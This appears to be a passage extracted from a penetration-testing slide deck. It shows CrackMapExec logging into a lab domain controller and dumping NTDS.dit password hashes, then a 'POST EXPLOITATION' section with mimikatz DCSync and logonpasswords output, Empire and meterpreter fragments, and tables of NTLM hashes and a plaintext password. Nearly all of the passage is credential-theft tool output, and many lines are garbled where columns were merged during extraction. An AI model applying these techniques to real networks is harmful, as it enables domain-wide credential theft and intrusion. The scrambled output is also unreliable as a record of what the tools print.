
A swiss army knife for pentesting networks
Forged by @byt3bl33d3r using the powah of dank memes

Version: 4.0.1dev
Codename: Bug Pr0n

root optional arguments:

10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [*] Windows 6.3 Build 9600 (name:DC1) (domain:insecure.com)
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [+] Login successful insecure.com\pc:P@ssw0rd1
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 [+] Dumping NTDS.dit secrets using the DRSUAPI method (domain:insecure.com)
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf7
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae93
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a3285d68f94ae
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\pc:1104:aad3b435b51404eeaad3b435b51404ee:ae97
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimone:1106:aad3b435b51404eeaad3b435b51404
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimtwo:1107:aad3b435b51404eeaad3b435b51404
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimthree:1108:aad3b435b51404eeaad3b435b51404
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimfour:1109:aad3b435b51404eeaad3b435b51404
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 DC1\$:1001:aad3b435b51404eeaad3b435b51404ee:d9f9acf6762223e
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 VICTIM1\$:1105:aad3b435b51404eeaad3b435b51404ee:f76417022ce



POST EXPLOITATION



```
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT ** (Empire: RFVCVGXLMDZCFPU3) > mimikatz
SAM Username (Empire: RFVCVGXLMDZCFPU3) >
Account Type Job started: Updater32_ipue2
User Account Control Hostname: WINDOWS2.lab.local / -
Account expiration .#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 23 2015 03:25:04)
Password last change .## ^ ##.
Object Security ID ## / \ ## /* * *
Object Relative ID ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
Credentials: Hash NTLM: 96ae239a '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
ntlm- 0: 96ae239a '#####'
ntlm- 1: 5164b7a0
ntlm- 2: 7c08d63a
lm - 0: 6cf3c1b
lm - 1: d1726cc0
mimikatz(powershell) # sekurlsa::logonpasswords
Supplemental Credentials Authentication Id : 0 ; 787553 (00000000:000c0461)
* Primary:Kerberos-Session : Interactive from 0
Default Salt : RD
Default Iteration User Name : justin
Credentials Domain : LAB
aes256_hmac Logon Server : LABDC
aes128_hmac Logon Time : 7/29/2015 10:11:04 AM
des_cbc_md5 SID : S-1-5-21-1099725566-223127814-2387084846-1109
rc4_plain
OldCredentials msv :
aes256_hmac [00000003] Primary
aes128_hmac * Username : justin
des_cbc_md5 * Domain : LAB
rc4_plain * NTLM : 780f30085fa9cd3f9d98030a57138dd0
* SHA1 : 8e4ff45cbf381a543ba0905c268392c6af5d95d0
[00010000] CredentialKeys
* NTLM : 780f30085fa9cd3f9d98030a57138dd0
* SHA1 : 8e4ff45cbf381a543ba0905c268392c6af5d95d0
tspkg :
wdigest :
* Username : justin
* Domain : LAB
* Password : !J1234567890
meterpreter > ms
[+] Running as S
[*] Retrieving m
[*] msv credential
=====
```

AuthID	Package	Domain	User	Password
0;1035282	NTLM	WIN-LOANLOTDQLU	Ralf	lm{ 00000000000000000000000000000000 }
00000000000000000000000000000000 , ntlm{ 2e520e18228ad8ea4060017234af43b2 }				
0;1035232	NTLM	WIN-LOANLOTDQLU	Ralf	lm{ 00000000000000000000000000000000 }
00000000000000000000000000000000 , ntlm{ 2e520e18228ad8ea4060017234af43b2 }				
0;669397	NTLM	WIN-LOANLOTDQLU	Fred	lm{ aad3b435b51404eeaad3b435b51404eeaad }
3b435b51404ee , ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }				
